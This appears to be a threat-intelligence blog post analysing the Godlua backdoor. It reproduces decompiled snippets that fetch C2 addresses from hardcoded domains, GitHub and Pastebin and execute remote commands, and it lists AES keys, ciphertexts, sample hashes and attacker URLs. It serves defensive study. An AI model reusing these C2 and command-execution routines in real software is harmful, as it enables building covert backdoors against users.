An Analysis of Godlua Backdoor

blog.netlab.360.com/an-analysis-of-godlua-backdoor-en/

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Background

On April 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file which was marked by a few vendors as mining related trojan on VT. We cannot confirm it has mining related module, but we do see it starts to perform DDoS function recently.


The file itself is a Lua-based Backdoor, we named it Godlua Backdoor as the Lua byte-code file loaded by this sample has a magic number of "God".

Godlua Backdoor has a redundant communication mechanism for C2 connection, a combination of hardcoded dns name, Pastebin.com, GitHub.com as well as DNS TXT are used to store the C2 address, which is not something we see often. At the same time, it uses HTTPS to download Lua byte-code files, and uses DNS over HTTPS to get the C2 name to ensure secure communication between the bots, the Web Server and the C2.

We noticed that there are already 2 versions of Godlua Backdoor and there are ongoing updates. We also observed that attackers has been using Lua command to run Lua code dynamically and initiate HTTP Flood attacks targeting some websites.

Overview

At present, we see that there are two versions of Godlua. Version 201811051556 is obtained by traversing Godlua download servers and there has been no update on it. Version 20190415103713 ~ 2019062117473 is active and is actively being updated. They are all written in C, but the active one supports more computer platforms and more features. The following is a comparison.



Version	Platform	CPU Architecture	Control Implementation	Command
201811051556	Linux	x86, x86-64	C	cmd_call,cmd_shell
20190415103713 ~ 20190621174731	Linux, Windows	x86, x86-64, arm, mipsel	Lua	lua,shell,shell2,proxy,upgrade

Godlua Backdoor Reverse Analysis

version 201811051556

This is the version we found earlier (201811051556). It focuses on the Linux platform and supports two kinds of C2 instructions, to execute Linux system commands and to run custom files.


Sample information

MD5: 870319967dba4bd02c7a7f8be8ece94f


> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.32, dynamically linked (uses shared libs), for GNU/Linux 2.6.32, stripped

C2 redundant mechanism

This version perform C2 communications in two ways, hardcoded domain name and Github link.




Its hardcoded C2 domain is: d.heheda.tk



```
v2 = gethostbyname("d.heheda.tk");
if ( v2 )
  v3 = **(_DWORD **)v2->h_addr_list;
else
  v3 = 0;
ccip = v3;
v4 = xorkey;
ccport = 0x22FF;
```


It also has a Github page and the real C2 address is in the project description.



```
strcpy(v9, "https://api.github.com/repos/helegedada/heihei");
v0 = (void *)http_init(1);
http_set_headers(
  v0,
  "User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0;+http:
v1 = http_get((int)v0, v9);
if ( v1 && *(_DWORD *)(v1 + 16) )
{
  v2 = strstr(*(const char **)(v1 + 20), "\"description\":\"")
  v3 = (int)(v2 + 15);
  v4 = strstr(v2, "\",");
  *v4 = 0;
  v5 = "d.heheda.tk";
  if ( v4 != (char *)v3 )
    v5 = (const char *)v3;
  v6 = gethostbyname(v5);
  if ( v6 )
    v7 = **(_DWORD **)v6->h_addr_list;
  else
    v7 = 0;
  ccip = v7;
  env = 0;
  ccport = 0x22FF;
```


C2 instruction

cmd_call, execute Linux system commands



```
v3 = alloca(*(_DWORD *)(v2 + 4) + 1);
memcpy(&v8, *(const void **)v2, *(_DWORD *)(v2 + 4));
*((_BYTE *)&v8 + *(_DWORD *)(v1[1] + 4)) = 0;
v4 = (const char *)execute((char *)&v8);
v5 = (char *)v4;
v6 = strlen(v4);
v7 = cmd_pack(8, v5, v6);
write_handle_uvbuf(*v1 + 568, v7, (int)after_write_buffe
```

cmd_shell, execute custom file



```
sprintf(&s, "%sflash.bat", strTmpDir);
v2 = uv_fs_open((pthread_mutex_t *)a1[8], (int)&v5, &s, 6
uv_fs_write((pthread_mutex_t *)a1[8], (int)&v5, v2, *(voi
uv_fs_close((pthread_mutex_t *)a1[8], (int)&v5, v2, 0);
system(&s);
uv_fs_unlink((pthread_mutex_t *)a1[8], (int)&v5, &s, 0);
return uv_fs_req_cleanup(&v5);
```


C2 protocol analysis

Packet format

Length	Type	Data
Little endian,2 bytes	1 bytes	(Length -3) bytes

Encryption Algorithm

XOR’s Key is randomly generated of 16 bytes of data, the algorithm is as follow:



```
if ( length )
{
  do
  {
    result = *(unsigned __int8 *)(key + i % base);
    *(_BYTE *)(buff + i++) ^= result;
  }
  while ( i != length );
}
```

Packet Overview

cmd_handshake

```
packet[0:31]:
24 00 02 ec 86 a3 23 fb d0 d1 e9 e8 5f 23 6f 6d
70 b5 95 24 44 e0 fc 2e 00 00 00 6c 69 6e 75 78
2d 78 38 36

Length: packet[0:1]             --->0x0024
Type:   packet[2]               --->0x02,handshake
Data:   packet[3:31]
            Data
            Data[0:15]                  ---->xor key
            Data[16:23]                 ---->version,hardcoded,little endian.
            Data[24:31]                 ---->arch,hardcoded.
```

cmd_heartbeat

```
packet[0:10]:
0b 00 03 87 19 45 cb 91 d1 d1 a9

Length:         packet[0:1]             --->0x000b
Type:           packet[2]               --->0x03,heartbeat
Data:           packet[3:10]            --->xored clock64()
```

version 20190415103713 ~ 20190621174731

This active version runs on both Windows and Linux.
The control module is implemented in Lua and five C2 commands are supported

Sample information

version 20190415103713

MD5: c9b712f6c347edde22836fb43b927633


> ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped

version 20190621174731

MD5: 75902cf93397d2e2d1797cd115f8347a

> ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped

C2 redundant mechanism



Stage-1 URL

The backdoor uses 3 different ways to store the Stage-1 URL. hardcoded ciphertext, Github project description, and Pastebin text.
After the Stage-1 URL is retrieved and decrypted, a start.png file will be downloaded, which is actually a Lua bytecode.
The Bot then loads it into memory and executes it to get the Stage-2 URL.

Encryption Algorithm

- AES，CBC Mode
- key：13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv：2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

Hard coded ciphertext

version 20190415103713


- AES ciphertext：03 13 84 29 CC 8B A5 CA AB 05 9E 2F CB AF 5E E6 02 5A 5F 17 74 34 64 EA 5B F1 38 5B 8D B9 A5 3E
- Stage-1 URL plaintext：`https://d.heheda.tk/%s.png`

version 20190621174731

- AES ciphertext：F1 40 DB B4 E1 29 D9 DC 8D 78 45 B9 37 2F 83 47 F1 32 3A 11 01 41 07 CD DB A3 7B 1F 44 A7 DE 6C 2C 81 0E 10 E9 D8 E1 03 38 68 FC 51 81 62 11 DD
- Stage-1 URL plaintext： `https://img0.cloudappconfig.com/%s.png`

Github project description

- AES ciphertext：EC 76 44 29 59 3D F7 EE B3 01 90 A9 9C 47 C8 96 53 DE 86 CB DF 36 68 41 60 5C FA F5 64 60 5A E4 AE 95 C3 F5 A6 04 47 CB 26 47 A2 23 80 C6 5F 92
- Github URL plaintext： `https://api.github.com/repos/helegedada/heihei`
- Decryption Process:




```
v4 = http_get(1, &gitapi, 0LL, &user_agent, 0LL);
if ( *(v4 + 12) )
{
  v6 = 1;
}
else
{
  v3 = sub_53DC11(*v4, "\"description\": \"");
  if ( v3 )
  {
    v0 = sub_53DC11(v3, "\",");
    *v0 = 0;
    v2 = Decode_procB(v3 + 16, v0 - (v3 + 16));
```

- Project description ciphertext: oTre1RVbmjqRn2kRrv4SF/l2WfMRn2gEHpqJz77btaDPlO0R9CdQtMM82uAes+Fb
- Stage-1 URL plaintext： `https://img1.cloudappconfig.com/%s.png`

Pastebin text

- AES ciphertext：19 31 21 32 BF E8 29 A8 92 F7 7C 0B DF DC 06 8E 8E 49 F0 50 9A 45 6C 53 77 69 2F 68 48 DC 7F 28 16 EB 86 B3 50 20 D3 01 9D 23 6C A1 33 62 EC 15
- Pastebin URL plaintext： `https://pastebin.com/raw/vSDzq3Md`
- Decryption Process:



```
  v5 = http_get(1, &pastebin, 0LL, &user_agent, 0LL);
  if ( !*(v5 + 12) )
  {
    v1 = Decode_procB(*v5, *(v5 + 8));
```

- Pastebin Ciphertext: G/tbLY0TsMUnC+iO9aYm9yS2eayKlKLQyFPOaNxSCnZpBw4RLGnJOPcZXHaf/aoj
- Stage-1 URL plaintext： `https://img2.cloudappconfig.com/%s.png`

Stage-2 URL


Here at stage-2, two mechanisms are being used for storing the Stage-2 URL, Github project file and DNS over HTTPS.
After the Stage-2 URL is retrieved and decrypted, a run.png file, also a Lua bytecode, will be downloaded.
Bot will load this file into memory and run it to get Stage-3 C2.

Encryption Algorithm

- AES，CBC Mode
- key：22 85 16 13 57 2d 17 90 2f 00 49 18 5f 17 2b 0a
- iv：0d 43 36 41 86 41 21 d2 41 4e 62 00 41 19 4a 5c

Github project file

- Github URL is stored in the Lua byte-code file (start.png) in plaintext. We get the following information by disassembling it :




```
R5 := {} (size = 0,1)
R6 := "https://helegedada.github.io/test/test.md?"
R7 := U0["os"]
```

- Github project file ciphertext: kI7xf+Q/fXC0UT6hCUNimtcH45gPgG9i+YbNnuDyHyh2HJqzBFQStPvHGCZH8Yoz9w02njr41wdl5VNlPCq18qTZUVco5WrA1EIg3zVOcY8=
- Stage-2 URL plaintext : `{"u":"https:\/\/dd.heheda.tk\/%s.png","c":"dd.heheda.tk::198.204.231.250:"}`


DNS TXT

- DNS TXT is stored in the Lua byte-code file (start.png) in plaintext. We get the following information by disassembling it :



```
R4 := U3["get_dns_record"]
R5 := "t.cloudappconfig.com"
R6 := "TXT"
```

- DNS over HTTPS Request :




```
GET /dns-query?name=t.cloudappconfig.com&type=TXT HTTP/1.1
Host: cloudflare-dns.com
